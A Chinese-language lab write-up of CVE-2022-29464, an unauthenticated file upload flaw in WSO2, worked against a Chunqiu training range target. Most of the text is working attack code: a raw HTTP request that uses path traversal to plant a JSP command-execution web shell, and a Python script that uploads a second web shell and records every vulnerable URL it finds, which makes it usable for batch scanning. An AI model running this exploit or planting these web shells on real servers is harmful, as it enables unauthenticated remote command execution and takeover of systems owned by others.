WSO2文件上传漏洞(CVE-2022-29464)
WSO2文件上传漏洞(CVE-2022-29464)是Orange Tsai发现的WSO2上的严重漏洞。该漏洞是一种未经身份验证的无限制任意文件上传,允许未经身份验证的攻击者通过上传恶意JSP文件在WSO2服务器上获得RCE。
访问春秋云镜靶场


访问地址并抓包改包为以下poc:
POST /fileupload/toolsAny HTTP/1.1
Host: eci-2ze2knq7i9q2kvy9rhta.cloudeci1.ichunqiu.com:9445
Accept: */*
Accept-Encoding: gzip, deflate
Content-Length: 901
Content-Type: multipart/form-data; boundary=4ef9f369a86bfaadf5ec3177278d49c0
User-Agent: python-requests/2.22.0

--4ef9f369a86bfaadf5ec3177278d49c0
Content-Disposition: form-data; name="../../../../repository/deployment/server/webapps/authenticationendpoint/wavesky.jsp"; filename="../../../../repository/deployment/server/webapps/authenticationendpoint/wavesky.jsp"

<FORM>
    <INPUT name='cmd' type=text>
    <INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
    <%
    String cmd = request.getParameter("cmd");
    String output = "";
    if(cmd != null) {
        String s = null;
        try {
            Process p = Runtime.getRuntime().exec(cmd,null,null);
            BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
            while((s = sI.readLine()) != null) { output += s+"</br>"; }
        }  catch(IOException e) {   e.printStackTrace();   }
    }
%>
        <pre><%=output %></pre>
--4ef9f369a86bfaadf5ec3177278d49c0--
/fileupload/toolsAny是一个文件上传接口,Content-Type指定为multipart/form-data并在请求体中填入想要上传的文件内容。
文件名指定为name="../../../../repository/deployment/server/webapps/authenticationendpoint/wavesky.jsp"
文件内容为:构造一个表单,文本框输入要执行的命令,然后提交。jsp代码为:获取命令内容,构造Runtime.getRuntime()命令执行器,传入命令,读取命令执行结果并显示在页面上。



上传成功后访问http://eci-2ze2knq7i9q2kvy9rhta.cloudeci1.ichunqiu.com:9445/authenticationendpoint/wavesky.jsp:
也可以直接使用脚本:
# -*-coding:GBK -*-
import requests
shell= '''<%@ page import="java.util.*,java.io.*"%>
<html>
<body>
    <FORM METHOD="GET" NAME="myform" ACTION="">
    <INPUT TYPE="text" NAME="cmd">
    <INPUT TYPE="submit" VALUE="Send">
    </FORM>
    <pre>
    <%
        if (request.getParameter("cmd") != null ) {
            out.println("Command: " + request.getParameter("cmd") + "<BR>");
            Runtime rt = Runtime.getRuntime();
            Process p = rt.exec(request.getParameter("cmd"));
            OutputStream os = p.getOutputStream();
            InputStream in = p.getInputStream();
            DataInputStream dis = new DataInputStream(in);
            String disr = dis.readLine();
            while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
            }
        }
    %>
    </pre>
</body>
</html>'''
public_key = '''KEY'''
def CVE_2022_29464_exp(url):
    try:
        resp = requests.post(f"{url}/fileupload/toolsAny", timeout=3, verify=False, files={"../../../../repository/deployment/server/webapps/authenticationendpoint/capoeira": public_key})
        resp = requests.post(f"{url}/fileupload/toolsAny", timeout=3, verify=False, files={"../../../../repository/deployment/server/webapps/authenticationendpoint/capoeira.jsp": shell})
        if resp.status_code == 200 and len(resp.content) > 0 and 'java' not in resp.text:
            print(f"【!!!!!!】存在CVE_2022_29464漏洞,shell地址为:{url}/authenticationendpoint/capoeira.jsp\n")
            with open("存在WSO2远程命令执行漏洞的url.txt","a+") as f:
                f.write(url + "/authenticationendpoint/capoeira.jsp\n")
            f.close()
        else:
            print("【×】不存在CVE_2022_29464漏洞:" + url + "\n")
    except Exception as e:
        pass

if __name__ == "__main__":
    url = "http://eci-2ze2knq7i9q2kvy9rhta.cloudeci1.ichunqiu.com:9445/"
    CVE_2022_29464_exp(url)

